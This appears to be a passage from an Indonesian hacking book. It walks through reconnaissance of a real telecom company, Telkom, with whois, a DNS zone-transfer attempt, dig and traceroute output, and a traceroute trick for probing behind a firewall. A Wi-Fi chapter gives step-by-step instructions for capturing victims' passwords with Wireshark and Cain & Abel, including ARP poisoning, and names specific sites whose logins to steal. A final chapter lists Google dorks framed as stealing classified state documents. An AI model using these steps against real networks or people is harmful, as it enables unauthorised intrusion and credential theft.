warning: 'rwhoisd' user id is unknown -- unable to change id
warning: running as root
%rwhois V-1.5:003ffff:00 localhost (by Network Solutions, Inc. V-1.5.7)
host:Class-Name:host
host:ID:ns2128-HST-IDNIC
host:Auth-Area:id
host:Host-Name:ns2.telkom.co.id.
host:IP-Address:202.134.2.5
host:Created:981104
host:Updated:981104
host:Updated-By:hostmaster@idnic.net.id
%ok
```

Informasi penting yang dapat ditarik di sini adalah nama mesin dan IPaddress-nya. Hal ini sudah cukup untuk melakukan evaluasi lebih lanjut tentang jaringan mereka. Tentunya masih banyak yang bisa kita evaluasi dengan menggunakan whois. Dengan informasi yang ada di tangan sekarang, sudah cukup lumayan untuk melakukan pemetaan jaringan dsb.

#### Interogasi DNS — Melihat Mesin di Domain Sasaran

Sesudah melakukan network enumeration menggunakan perintah “whois” langkah selanjutnya yang akan banyak membantu mengidentifikasi semua domain yang berada di bawah organisasi sasaran adalah dengan mengambil informasi Domain Name System(DNS). DNS pada dasarnya adalah sebuah basisdata yang terdistribusi yang melakukan pemetaan antara alamat IP dengan nama domain dan sebaliknya. Jika DNS tidak dikonfigurasi dengan baik (aman), maka akan sangat mungkin bagi orang lain untuk melihat informasi tentang organisasi di dalamnya. Salah satu kesalahan paling fatal yang sering dilakukan oleh sistem administrator adalah mengizinkan pengguna Internet yang tidak bias dipercaya untuk melakukan zone transfer. Zone transfer adalah fasilitas di DNS untuk mentransfer seluruh informasi tentang domain

yang akan menjadi sasaran tembak.Jika anda berhasil memperoleh informasi seluruh domain tersebut,beberapa informasi yang akan membantu anda adalah entry:

- HINFO - yang memberikan informasi tentang mesin yang digunakan.
- MX - mesin perantara yang menerima email untuk domain tersebut.

Selain beberapa informasi lainnya tentang pemetaan alamat IP dengan hostname. Salah satu cara yang mungkin agak mudah untuk melakukan zone transfer,pada masa lalu,bisa dilakukan dengan mudah menggunakan perangkat lunak nslookup dengan perintah ls.Hanya saja,nslookup yang ada pada saat ini biasanya sudah tidak lagi dilengkapi dengan perintah ls, karena sering disalahgunakan untuk melakukan zone transfer yang diperlukan pada saat melakukan footprinting sebelum serangan di lakukan. Alternatif lain yang dapat digunakan adalah menggunakan software dig dan host. Sebagai contoh,di bawah ini adalah hasil interogasi DNS dari domain telkom.co.id dengan menggunakan perintah host -l -v -t any.

```
[root@bagushacks]# host -l -v -t any telkom.co.id
Trying "telkom.co.id."
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 40309
;; flags: qr rd ra; QUERY: 1, ANSWER: 6, AUTHORITY: 3, ADDITIONAL: 5
;; QUESTION SECTION:
;telkom.co.id.INANY
;; ANSWER SECTION:
telkom.co.id.65237INMX5 in-mta1.telkom.co.id.
telkom.co.id.65237INMX10 in-mta2.telkom.co.id.
telkom.co.id.61859INA202.134.2.15
telkom.co.id.79371INNSns3.telkom.co.id.
telkom.co.id.79371INNSns1.telkom.co.id.
telkom.co.id.79371INNSns2.telkom.co.id.
;; AUTHORITY SECTION:
telkom.co.id.79371INNSns3.telkom.co.id.
telkom.co.id.9371INNSns1.telkom.co.id.
telkom.co.id.79371INNSns2.telkom.co.id.
;; ADDITIONAL SECTION:
in-mta1.telkom.co.id.65237INA202.134.0.196
in-mta2.telkom.co.id.65237INA202.134.0.197
ns1.telkom.co.id.79371INA202.134.0.155
ns2.telkom.co.id.79371INA202.134.2.5
ns3.telkom.co.id.79371INA202.134.1.10
Received 270 bytes from 202.159.33.2#53 in 883 ms
```

Atau kalau anda ingin men-save hasil interogasi ke dalam file agar memudahkan pengevaluasiannya di kemudian hari,dapat di-redirect menggunakan perintah > [root@gate onno]# host -l -v -t any telkom.co.id > zone\_telkom.co.id Kebetulan tidak banyak informasi yang dapat diperoleh dari hasil query tentang telkom.co.id.Ada beberapa entry MX, NS dan A yang diperoleh dari query DNS telkom.co.id. Beberapa inti informasi tersebut adalah:

- MX berisi informasi tentang Mail Exchange,tempat email dikirim ke domain tersebut.
- NS berisi informasi tentang mesin yang berfungsi membawa semua informasi DNS domain telkom.co.id.

- A adalah alamat IP dari mesin yang dimaksud. Dengan minimalnya informasi,paling tidak kita ketahui bahwa:

1. ada dua (2) mesin utama yang berfungsi sebagai MX untuk domain telkom.co.id yaitu in-mta1.telkom.co.id & in-mta2.telkom.co.id.
2. tampaknya mesin-mesin utama telkom.co.id berada di alamat IP keluarga 20.134.0.x.
3. tampaknya keluarga 202.134.1.x & 202.134.2.x juga perlu dievaluasi karena ada beberapa mesin penting di sana.
4. tidak ada informasi HINFO,jadi kita tidak bisa melihat

secara langsung mesin atau sistem operasi apa yang digunakan oleh Telkom. Mungkin akan menarik jika kita scan atau petakan semua mesin yang berada di alamat IP 202.134.0.x s/d 202.134.2.x karena akan memperlihatkan semua mesin penting yang akan mendukung kerja telkom.co.id termasuk anak-anak.

perusahaannya;kemungkinan besar termasuk telkom.net.id, plasa.com dll. Jika kita ingin melihat alamat IP yang spesifik dapat juga dilakukan menggunakan program host atau dig. Sebagai contoh di sini diperlihatkan pada saat melakukan query tentang www.telkom.co.id melalui perintah dig.

```
[root@bagushacks]# dig www.telkom.co.id
; <>> DiG 9.1.1 <>> www.telkom.co.id
;; global options: printcmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 36787
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 3, ADDITIONAL:

;; QUESTION SECTION:
;www.telkom.co.id.INA
;; ANSWER SECTION:
www.telkom.co.id.39899INA202.134.2.15
;; AUTHORITY SECTION:
telkom.co.id.79239INNSns2.telkom.co.id.
telkom.co.id.79239INNSns3.telkom.co.id.
telkom.co.id.79239INNSns1.telkom.co.id.
;; ADDITIONAL SECTION:
ns1.telkom.co.id.79239INA202.134.0.155
ns2.telkom.co.id.79239INA202.134.2.5
ns3.telkom.co.id.79239INA202.134.1.10
;; Query time: 303 msec
;; SERVER: 202.159.33.2#53(202.159.33.2)
;; WHEN: Fri Aug 10 08:07:42 2001
;; MSG SIZE rcvd: 152
```

Dari data ini diperoleh informasi bahwa www.telkom.co.id berada dalam daerah alamat IP 202.134.2.x.Jadi betul prediksi di atas bahwa mesin-mesin di daerah 202.134.0.x s/d 202.134.2.x akan membawa beberapa mesin penting untuk operasional telkom.co.id dan berbagai anak perusahaan di bawahnya.

## TEKNIK MENGINTAI JARINGAN LAWAN

Langkah keempat atau terakhir dalam proses footprinting adalah melakukan pengintaian jaringan lawan,dalam bahasa Inggris-nya adalah network reconnaissance.Proses pengintaian dapat dilakukan dengan menggunakan perangkat lunak traceroute(di UNIX/Linux),atau menggunakan tracert (di Windows). Traceroute merupakan perangkat lunak diagnostik yang pertama kali di kembangkan oleh salah satu sesepuh Internet yaitu Van Jacobson.Dengan mengakali parameter Time To Live (TTL) di paket IP agar setiap router yang dilewati mengirimkan berita ICMP\_TIME\_EXCEEDED, kita dapat memetakan rute yang diambil oleh sebuah paket dalam jaringan Internet.

Sebagai contoh kita akan melihat hasil tracerout ke beberapa mesin yang ada di lingkungan jaringan Telkom,seperti www.telkom.co.id, www.plasa.com, inmta1.telkom.co.id. Proses traceroute saya lakukan menggunakan sambungan dial-up menggunakan ISP indo.net.id pada kecepatan 19.2Kbps karena kebetulan memang kabel telepon di rumah saya tidak terlalu baik.Mari kita lihat beberapa kesimpulan dari peta yang kita peroleh.

```
[root@bagushacks]# traceroute www.plasa.com
traceroute to www.plasa.com (202.134.0.172), 30 hops max, 38 byte packets
Digital-Tc.indo.net.id (202.159.33.29) 187.690 ms 189.692 ms 189.757 ms
Subnet-Gateway.indo.net.id (202.159.33.32) 189.820 ms 178.021 ms 179.822 ms
Loral-Gateway.indo.net.id (202.159.32.1) 189.840 ms 199.950 ms 182.850 ms 4
202.148.63.65 (202.148.63.65) 216.687 ms * 219.695 ms
* * 198.32.204.83 (198.32.204.83) 300.194 ms
* s2-4-gw1.gcc.jakarta.telkom.net.id (202.134.3.241) 490.050 ms 409.613 ms
* FE11-0-0.sm2.jakarta.telkom.net.id (202.134.3.149) 300.095 ms 309.653 ms 8
GigaE5-0-1.emm.jakarta.telkom.net.id (202.134.3.174) 349.822 ms 299.629 ms *
www.plasa.com (202.134.0.136) 400.178 ms 389.508 ms *
```

Tampaknya www.plasa.com berada di Jakarta,karena mela lui beberapa mesin atau router penting Telkom yang ada di Jakarta;mesin gcc,sm2 kemungkinan ada di Semanggi atau Sentral Telkom di Gatot Subroto.Yah,itu hanya tebakan dari gaya penamaan mesin Telkom yang kemungkinan mengambil referensi pola penamaan tempat cara TNI yang agak kriptik tapi terprediksi Waktu yang dibutuhkan untuk mengirimkan paket dan dikembalikan lagi oleh www.plasa.com adalah sekitar 400 mili detik.

```
[root@bagushacks]# traceroute in-mta1.telkom.co.id
traceroute to in-mta1.telkom.co.id (202.134.0.196), 30 hops max, 38
byte packets 1 Digital-Tc.indo.net.id (202.159.33.29) 507.252 ms
.515 ms 509.857 ms
* Subnet-Gateway.indo.net.id (202.159.33.32) 200.130 ms
.694 ms
Loral-Gateway.indo.net.id (202.159.32.1) 199.793 ms 189.703 ms
.889 ms
202.148.63.65 (202.148.63.65) 389.829 ms 269.620 ms *
* * *
s2-4-gw1.gcc.jakarta.telkom.net.id (202.134.3.241) 869.655 ms
.665 ms
.793 ms
FE11-0-0.sm2.jakarta.telkom.net.id (202.134.3.149) 489.828 ms
```

.716 ms \*

GigaE5-0.1.emm.jakarta.telkom.net.id (202.134.3.174) 369.912 ms

.670 ms 219.859 ms

in-mta2.plasa.com (202.134.0.196) 339.852 ms 239.796 ms

.778 ms

Secara tidak sengaja kita bisa melihat ternyata in-mta1.telkom.co.id adalah juga in-mta2.plasa.com.Artinya semua mail ke orang telkom dengan hostname telkom.co.id akan bisa ditangkap di in-mta2.plasa.com juga.Ini agak berbahaya sebetulnya untuk sebuah perusahaan seperti Telkom. Tampaknya in-mta2.plasa.com,in-mta1.telkom.co.id dan www.plasa.com berada dalam sebuah keluarga jaringan 202.134.0.x.Jika kita mengetahui struktur organisasi Telkom,berarti 202.134.0.x merupakan tempat penyimpanan mesin-mesin yang dikelola oleh Divisi Multimedia yang mengelola plasa.com.

```
[root@bagushacks]# traceroute www.telkom.net.id
traceroute to www.telkom.net.id (202.134.0.12), 30 hops max, 38 byte
packets
Digital-Tc.indo.net.id (202.159.33.29) 197.334 ms 189.571 ms
.805 ms
Subnet-Gateway.indo.net.id (202.159.33.32) 199.799 ms 189.752
ms 189.969
ms
Loral-Gateway.indo.net.id (202.159.32.1) 189.734 ms 199.678 ms
.795 ms
202.148.63.65 (202.148.63.65) 249.844 ms 316.807 ms 289.855
ms
* * *
* s2-4-gw1.gcc.jakarta.telkom.net.id (202.134.3.241) 260.189 ms
.710 ms
* FE11-0-0.sm2.jakarta.telkom.net.id (202.134.3.149) 320.187 ms
.636 ms
* GigaE5-0.1.emm.jakarta.telkom.net.id (202.134.3.174) 330.246
ms *
game.plasa.com (202.134.0.12) 460.078 ms * 420.131 ms
```

Ah,semakin yakin saja kita,dari hasil traceroute www.telkom.net.id terlihat sekali bahwa ternyata www.telkom.net.id identik dengan game.plasa.com.Jelas bahwa semua keluarga besar plasa.com dan telkom.net.id adalah servis TelkomNet yang merupakan bagian dari servis Divisi Multimedia PT.Telkom;termasuk tentunya TelkomNet Instant yang sering menjadi bulan-bulanan ISP Indonesia yang lain karena layanan itu menunjukkan ketidakadilan (ketidak-fair-an) Telkom dalam memberikan servis. Menarik untuk di simak ternyata Divisi Multimedia memegang keluarga IP 202.134.0.x sangat predictable karena logikanya 202.134.x.x kemungkinan besar adalah keluarga IP-nya PT.Telkom,dan nomor terkecil (0) di ambil oleh penyelenggara atau operatornya,yaitu Divisi Multimedia. Dari hasil traceroute juga terlihat bahwa jaringan backbone atau routerutama Telkom tampaknya menggunakan keluarga IP 202.134.3.x. Selanjutnya kita mencoba melihat bagaimana kantor pusat PT.Telkom Indonesia di Bandung.Mari kita lihat hasil traceroute ke www.telkom.co.id yang tampaknya berada di kantor pusat PT.Telkom di Bandung.

```
[root@bagushacks]# traceroute www.telkom.co.id
traceroute to www.telkom.co.id (202.134.2.15), 30 hops max, 38 byte
packets
Digital-Tc.indo.net.id (202.159.33.29) 341.254 ms 189.285 ms
.863 ms
Subnet-Gateway.indo.net.id (202.159.33.32) 389.814 ms 539.738
ms 339.843 ms
Loral-Gateway.indo.net.id (202.159.32.1) 379.842 ms 189.737 ms
.806 ms
* * *
198.32.204.83 (198.32.204.83) 520.177 ms 529.823 ms 489.612 ms
* * s2-4-gw1.gcc.jakarta.telkom.net.id (202.134.3.241) 490.196 ms
* FE11-0-0.sm2.jakarta.telkom.net.id (202.134.3.149) 720.213 ms *
* * *
* * fe-sm2.jakarta.telkom.net.id (202.134.3.179) 599.379 ms
s0-lembong.bandung.telkom.net.id (202.134.3.38) 719.669 ms
.553 ms S4.lbg.bandung.telkom.net.id (202.134.3.50) 529.925 ms
192.168.16.250 (192.168.16.250) 765.193 ms 859.890 ms *
202.134.2.15 (202.134.2.15) 1070.083 ms 769.732 ms *
```


Dari hasil traceroute ke www.telkom.co.id ada yang menggelitik hati saya, ternyata ada router di IntraNet Telkom menggunakan IP 192.168.16.250 yang tampak ke jaringan publik. Ini terus terang, agak menyalahi pakem untuk pendesainan jaringan yang baik. Router yang menjadi firewall ke jaringan IntraNet telkom tampaknya ber-alamat di IP 202.134.3.50. Biasanya jaringan IntraNet 192.168.x.x & 10.x.x.x, harusnya tertutup untuk dilihat oleh publik. Jika perancang jaringan tersebut secara benar merancang jaringannya, orang akan sangat sulit melakukan penetrasi jaringan dengan menggunakan traceroute. Salah satu cara untuk melakukan traceroute menembus IntraNet, adalah dengan melakukan traceroute pada port tertentu, misalnya port 53 yang merupakan port Domain Name System (DNS) dengan menggunakan perintah:

```
# traceroute -s -P53 IP_mesin_tujuan_dibalik_firewall
```


Para administrator jaringan, tentu akan sakit hati jika jaringannya diintai para hacker menggunakan traceroute. Ada beberapa software yang dapat digunakan untuk menipu atau membatasi proses pengintaian tersebut, seperti snort ([www.snort.org](http://www.snort.org)) yang merupakan software untuk melakukan Network Intrusion Detection System (NIDS). Kalau mau lebih jail lagi mungkin bisa menggunakan RotoRouter (<http://packetstorm.securify.com/linux/trinix/src/rr-1.0.tgz>) yang dapat mengirimkan respons palsu terhadap program yang melakukan traceroute. Selain itu, anda juga dapat membatasi router-router yang ada di luar jaringan untuk membatasi trafik ICMP dan UDP ke sistem yang spesifik, yang akhirnya akan mengurangi NTT keterbukaan jaringan anda ke luar.

Nah Saya memberikan Tambahan Ini Tools untuk Footprinting di OS windows silahkan cari filenya di <http://filecrop.com> atau Google ini adalah tool terbaik dan mudah digunakan

### 1. Spiderfoot




### 2. Wikito FootPrinting Tools



### 3. Web Data Extractor



#### 4. Geo Where



#### 5. Visual Route

IP	URL	IP Address	Node Name	Lat/Long	Time	Netwks
0	217.195.227.153	BMW	-		05/09/2010 09:42:00	Emirates Telecomm
1	213.42.126	-	(United Arab Emirates)	125		Emirates Telecomm
2	211.42.12.196	-	(United Arab Emirates)	122		Emirates Telecomm
3	194.170.2.117	-	(United Arab Emirates)	124		Emirates Internet
4	193.129.21.25	aut-enroute.globe24.de	(United Arab Emirates)	122		Emirates Telecomm
5	84.88.195.117	p4-0-0-0-29newyork.ny.usa	New York, NY, USA	40.7128/-74.0064	05/09/2010 09:42:00	Transit Inc. TBL201008
6	128.250.9.229	p4-2-0-0-0metneq1	Newark, NJ, USA	40.7128/-74.0064	05/09/2010 09:41:59	Verizon, inc. VRS-129-250
7	128.250.2.217	p4-0-0-1-130metneq1	New York, NY, USA	40.7128/-74.0064	05/09/2010 09:41:59	Verizon, inc. VRS-129-250
8	128.250.2.230	p4-0-0-0-121metneq1	New York, NY, USA	40.7128/-74.0064	05/09/2010 09:41:59	Verizon, inc. VRS-129-250
9	128.250.5.99	p4-1-0-0-121asianet	Arlington, VA, USA	38.8561/-77.0244	05/09/2010 09:41:59	Verizon, inc. VRS-129-250
10	128.250.2.234	p4-0-0-0-120asianet	Arlington, VA, USA	38.8561/-77.0244	05/09/2010 09:41:59	Verizon, inc. VRS-129-250
11	128.250.2.174	p4-0-0-0-000-0000	Berling, NY, USA	40.7128/-74.0064	05/09/2010 09:41:59	Verizon, inc. VRS-129-250
12	128.250.21.184	ge-4-1-300-0000	Berling, NY, USA	40.7128/-74.0064	05/09/2010 09:41:59	Verizon, inc. VRS-129-250
13	101.98.157.31	-	-		420	Verizon, inc. VRS-181-358
14	198.64.153.97	www.visualware.com	-		430	Verizon, inc. VRS-199-983

#### 6. eMail TrackerPro

"Long Distance - 4.9 cents per min - NO FEES!"

e-mail Analysis:

**From:** IP address 203.127.89.138  
**Location:** Singapore - For a detailed geographic trace, [see VisualRoute](#).  
**Mailer:** The sender used 'QUALCOMM Windows Eudora Pro Version 4.1' to send the e-mail.  
**Received Headers:** Attempted misdirection: 'tes1@6231OneMail.com.sg' is not 203.127.89.129 in R1 (E12). Attempted misdirection: 'dbz.com' is not 203.127.89.138 in R2

## Bab 14 (Wireless Hacking)

Wi-Fi (Wireless Fidelity) adalah koneksi tanpa kabel seperti handphone dengan mempergunakan teknologi radio sehingga pemakainya dapat mentransfer data dengan cepat. Wi-Fi tidak hanya dapat digunakan untuk mengakses internet, Wi-Fi juga dapat digunakan untuk membuat jaringan tanpa kabel di perusahaan. Karena itu banyak orang mengasosiasikan Wi-Fi dengan “Kebebasan” karena teknologi Wi-Fi memberikan kebebasan kepada pemakainya untuk mengakses internet atau mentransfer data dari ruang meeting, kamar hotel, kampus, dan café-café yang bertanda “Wi-Fi Hot Spot”. Awalnya Wi-Fi ditujukan untuk penggunaan perangkat nirkabel dan Jaringan Area Lokal (LAN), namun saat ini lebih banyak digunakan untuk mengakses internet. Hal ini memungkinkan seseorang dengan komputer dengan kartu nirkabel (wireless card) atau personal digital assistant (PDA) untuk terhubung dengan internet dengan menggunakan titik akses (atau dikenal dengan hotspot) terdekat.

spesifikasi

Wi-Fi dirancang berdasarkan spesifikasi IEEE 802.11. Sekarang ini ada empat variasi dari 802.11, yaitu: 802.11a, 802.11b, 802.11g, and 802.11n. Spesifikasi b merupakan produk pertama Wi-Fi. Variasi g dan n merupakan salah satu produk yang memiliki penjualan terbanyak pada 2005.

Secara teknis operasional, Wi-Fi merupakan salah satu varian teknologi komunikasi dan informasi yang bekerja pada jaringan dan perangkat WLAN (wireless local area network). Dengan kata lain, Wi-Fi adalah sertifikasi merek dagang yang diberikan pabrikan kepada perangkat telekomunikasi (internet) yang bekerja di jaringan WLAN dan sudah memenuhi kualitas kapasitas interoperasi yang dipersyaratkan.

Teknologi internet berbasis Wi-Fi dibuat dan dikembangkan sekelompok insinyur Amerika Serikat yang bekerja pada Institute of Electrical and Electronics Engineers (IEEE) berdasarkan standar teknis perangkat bernomor 802.11b, 802.11a dan 802.16. Perangkat Wi-Fi sebenarnya tidak hanya mampu bekerja di jaringan WLAN, tetapi juga di jaringan Wireless Metropolitan Area Network (WMAN).

Karena perangkat dengan standar teknis 802.11b diperuntukkan bagi perangkat WLAN yang digunakan di frekuensi 2,4 GHz atau yang lazim disebut frekuensi ISM (Industrial, Scientific dan medical). Sedang untuk perangkat yang berstandar teknis 802.11a dan 802.16 diperuntukkan bagi perangkat WMAN atau juga disebut Wi-Max, yang bekerja di sekitar pita frekuensi 5 GHz.

Kelebihan Wi-fi

Tingginya animo masyarakat –khususnya di kalangan komunitas Internet– menggunakan teknologi Wi-Fi dikarenakan paling tidak dua faktor.

- 1) kemudahan akses. Artinya, para pengguna dalam satu area dapat mengakses Internet secara bersamaan tanpa perlu direpotkan dengan kabel.
- 2) pengguna yang ingin melakukan surfing atau browsing berita dan informasi di Internet, cukup membawa PDA (pocket digital assistance) atau laptop berkemampuan Wi-Fi ke tempat dimana terdapat access point atau hotspot.

Menjamurnya hotspot di tempat-tempat tersebut –yang dibangun oleh operator telekomunikasi, penyedia jasa Internet bahkan orang perorangan- dipicu faktor kedua, yakni karena biaya pembangunannya yang relatif murah atau hanya berkisar 300 dollar Amerika Serikat. Juga salah satu kelebihan dari Wi-Fi adalah kecepatannya yang beberapa kali lebih cepat dari modem kabel yang tercepat. Jadi pemakai Wi-Fi tidak lagi harus berada di dalam ruang kantor untuk bekerja

## Wi-fi Hardware

Hardware wi-fi yang ada di pasaran saat ini ada berupa

Wi-fi dalam bentuk PCI Wi-fi dalam bentuk USB

Ada 2 mode akses koneksi Wi-fi, yaitu

Ad-Hoc

Mode koneksi ini adalah mode dimana beberapa komputer terhubung secara langsung, atau lebih dikenal dengan istilah Peer-to-Peer. Keuntungannya, lebih murah dan praktis bila yang terkoneksi hanya 2 atau 3 komputer, tanpa harus membeli access point

Infrastruktur

Menggunakan Access Point yang berfungsi sebagai pengatur lalu lintas data, sehingga memungkinkan banyak Client dapat saling terhubung melalui jaringan (Network).

## Kelemahan pada wifi

Mudahnya dihacking oleh para hacker untuk mencuri password pengguna wi-fi

CARA NYA Sama Sniffing seperti yang kita Bahas Sebelumnya dan ada cara lain ok kita ke TKP

Langkah-langkah pertama:

1. Cek tipe jaringan anda, anda ada di jaringan switch / hub. Jika anda berada di jaringan hub bersyukurlah karena proses hacking anda akan jauh lebih mudah.

2. Download program-program yang dibutuhkan yaitu Wireshark dan Cain&Abel.Code:

<http://www.wireshark.org/download.html>

<http://www.oxid.it/cain.html>

## Cara Menggunakan WireShark:

\* Jalankan program wireshark

\* Tekan tombol Ctrl+k (klik capture lalu option)

\* Pastikan isi pada Interfacenya adalah Ethernet Card anda yang menuju ke jaringan, bila bukan ganti dan pastikan pula bahwa “Capture packets in promiscuous mode” on

\* Klik tombol start

- \* Klik tombol stop setelah anda merasa yakin bahwa ada password yang masuk selama anda menekan tombol start
- \* Anda bisa melihat semua jenis packet yang masuk dan keluar di jaringan (atau pada komputer anda saja jika network anda menggunakan Switch)
- \* Untuk menganalisis datanya klik kanan pada data yang ingin di analisis lalu klik “Follow TCP Stream” dan selamat menganalisis paketnya (saya tidak akan menjelaskan caranya karena saya tidak bisa )
- \* Yang jelas dari data itu pasti di dalamnya terdapat informasi2 yang dimasukkan korban ke website dan sebaliknya

Cara di atas hanya berlaku apabila jaringan anda adalah Hub dan switch

Dari cara di atas anda dapat mengetahui bahwa jaringan anda adalah hub/switch dengan melihat pada kolom IP Source dan IP Destination. Bila pada setiap baris salah satu dari keduanya merupakan ip anda maka dapat dipastikan jaringan anda adalah jaringan switch, bila tidak ya berarti sebaliknya.

Cara Menggunakan Cain&Abel:

\* Penggunaan program ini jauh lebih mudah dan simple daripada menggunakan wireshark, tetapi bila anda menginginkan semua packet yang sudah keluar dan masuk disarankan anda menggunakan program wireshark

- \* Buka program Cain anda
- \* Klik pada bagian configure
- \* Pada bagian “Sniffer” pilih ethernet card yang akan anda gunakan
- \* Pada bagian “HTTP Fields” anda harus menambahkan username fields dan password fields nya apabila yang anda inginkan tidak ada di daftar.

Sebagai contoh saya akan beritahukan bahwa kalo anda mau hack password Friendster anda harus menambahkan di username fields dan passworsd fields kata name, untuk yang lain anda bisa mencarinya dengan menekan klik kanan view source dan anda harus mencari variabel input dari login dan password website tersebut. Yang sudah ada di defaultnya rasanya sudah cukup lengkap, anda dapat mencuri pass yang ada di klubmentari tanpa menambah apapun.

- \* Setelah itu apply settingannya dan klik ok
- \* Di menu utama terdapat 8 tab, dan yang akan dibahas hanya 1 tab yaitu tab “Sniffer” karena itu pilihlah tab tersebut dan jangan pindah2 dari tab tersebut untuk mencegah kebingungan anda sendiri
- \* Aktifkan Sniffer dengan cara klik tombol sniffer yang ada di atas tab2 tersebut, carilah tombol yang tulisannya “Start/Stop Sniffer”
- \* Bila anda ada di jaringan hub saat ini anda sudah bisa mengetahui password yang masuk dengan cara klik tab (Kali ini tab yang ada di bawah bukan yang di tengah, yang ditengah sudah tidak usah diklik-klik lagi) “Passwords”

- \* Anda tinggal memilih password dari koneksi mana yang ingin anda lihat akan sudah terdaftar di sana
- \* Bila anda ternyata ada di jaringan switch, ini membutuhkan perjuangan lebih, anda harus mengaktifkan APR yang tombolnya ada di sebelah kanan Sniffer (Dan ini tidak dijamin berhasil karena manage dari switch jauh lebih lengkap&secure dari hub)
- \* Sebelum diaktifkan pada tab sniffer yang bagian bawah pilih APR
- \* Akan terlihat 2 buah list yang masih kosong, klik list kosong bagian atas kemudian klik tombol “+” (Bentuknya seperti itu) yang ada di jajaran tombol sniffer APR dll
- \* Akan ada 2 buah field yang berisi semua host yang ada di jaringan anda
- \* Hubungkan antara alamat ip korban dan alamat ip gateway server (untuk mengetahui alamat gateway server klik start pada komp anda pilih run ketik cmd lalu ketik ipconfig pada command prompt)
- \* Setelah itu baru aktifkan APR, dan semua data dari komp korban ke server dapat anda lihat dengan cara yang sama.

Anda dapat menjalankan kedua program di atas secara bersamaan (Cain untuk APR dan wireshark untuk packet sniffing) bila ingin hasil yang lebih maksimal.

Password yang bisa anda curi adalah password yang ada di server HTTP (server yang tidak terenkripsi), bila data tersebut ada di server yang terenkripsi maka anda harus mendekripsi data tersebut sebelum memperoleh passwordnya (dan itu akan membutuhkan langkah2 yang jauh lebih panjang dari cara hack ini)

Ya Jika Anda Bisa Sniffing Maka Anda juga bisa Hack Wifi Ok cukup Sampai disini


## Bab 15 (Cara Mudah Mencuri Dokumen Rahasia Negara)

Baiklah saya akan membahas tentang Cara mencuri dokumen rahasia negara seperti di Film-Film dan Berita di internet hehehehe OK COK Kita TKP.....

1. Buka Google (<http://google.com>) lalu masukkan dork nya (tulisan biru)

1. FBI : [allintitle:FBI filetype:pdf site:gov](#)
2. CIA : [allintitle:CIA filetype:pdf site:gov](#)
3. Israel : [allintitle:israel filetype:pdf site:gov](#)
4. NATO : [allintitle:NATO filetype:pdf site:gov](#)
5. Negara : [allintitle:Top Secret filetype:pdf site:gov](#)
6. Modif aja sendiri dorknya sesuai selera :P

